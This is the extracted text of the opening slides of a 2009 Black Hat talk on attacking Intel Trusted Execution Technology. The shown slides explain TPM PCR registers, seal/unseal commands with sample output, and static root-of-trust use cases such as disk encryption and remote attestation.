

Attacking Intel® Trusted Execution Technology

Rafal Wojtczuk and Joanna Rutkowska

Black Hat DC, February 18-19, 2009
Washington, DC, USA



INVISIBLE THINGS LAB

<http://invisiblethingslab.com/>



INVISIBLE THINGS LAB

ИНВИЗИБЛС ТНІЦЛ ГУВ

|

Trusted Execution Technology (TXT)

2

Attacking TXT

3

More on the Implementation Bugs

4

More on the TXT design problem



Intel® Trusted Execution Technology (TXT)

Trusted Computing



TPM 1.2

- ✓ Passive I/O device (master-slave)
- ✓ Special Registers: PCR[0...23]
- ✓ Interesting Operations:
 - Seal/Unseal,
 - Quote (Remote Attestation)
 - some crypto services, e.g. PRNG, RSA




PCR registers

PCR “extend” operation

$$\text{PCR}_{N+1} = \text{SHA-1}(\text{PCR}_N + \text{Value})$$

- A single PCR can be extended multiple times
- It is *computationally infeasible* to set PCR to a specified value
- $(\text{ext}(A), \text{ext}(B)) \neq (\text{ext}(B), \text{ext}(A))$

TPM: Seal/Unseal Operation




TPM seal/unseal example

```
# echo 'Secret!!!!' | tpm_sealdata -z -i/proc/self/fd/0  
-o./mysecret.blob -p17 -p18 -p19
```

```
// assuming PCR's are the same  
# tpm_unsealdata ./mysecret.blob  
Secret!!!
```


```
// assuming PCR's are different  
# tpm_unsealdata ./mysecret.blob  
error 24: Tspi_Data_Unseal: 0x00000018 - layer=tpm,  
code=0018 (24), Wrong PCR value
```

TPM: Quote Operation (Remote Attestation)



Both seal/unseal and quote operations can use any subset of PCR registers (e.g. PCR17, 18, 19)

Static Root of Trust Measurement (SRTM)



SRTM in practice

Example #1: Disk Encryption

- ⌚ Disk encrypted with a **key k**, that is sealed into the TPM...
- ⌚ Now, only if the correct software (VMM, OS) gets started it will get access to the **key k** and would be able to decrypt the disk!
- ⌚ MS's Bitlocker works this way.

But the **key k** must be present in the memory all the time...
(the OS needs it to do disk on-the-fly decryption)

So, a malware can sniff it...

Two ways to solve it...

Example #2: User's Picture Test :)

- ⦿ During installation, a user takes a **picture** of themselves using a built-in in laptop camera...
- ⦿ This picture is stored on disk, encrypted with **key k_{pic}** , which is sealed by the TPM...
- ⦿ Now, on each reboot — only if the correct software got loaded, it will be able to retrieve the **key k_{pic}** and present a correct picture to the user.
- ⦿ **Important:** after the user accepts the picture, the software should extend PCR's with some value (e.g. 0x0), to lock access to the **key k_{pic}**

Example #3: Remote Attestation

- ⦿ Each computer needs to “authenticate” itself to the monitoring station using the TPM **Quote command**...
- ⦿ If a computer is discovered in a corporate network that hasn’t authenticated using TPM Quote with **expected PCR registers**, an alarm should be raised (e.g. this computer should be disconnected from the corporate network).
- ⦿ Convenient for corporate scenarios with centralized monitoring server.

Problems with SRTM



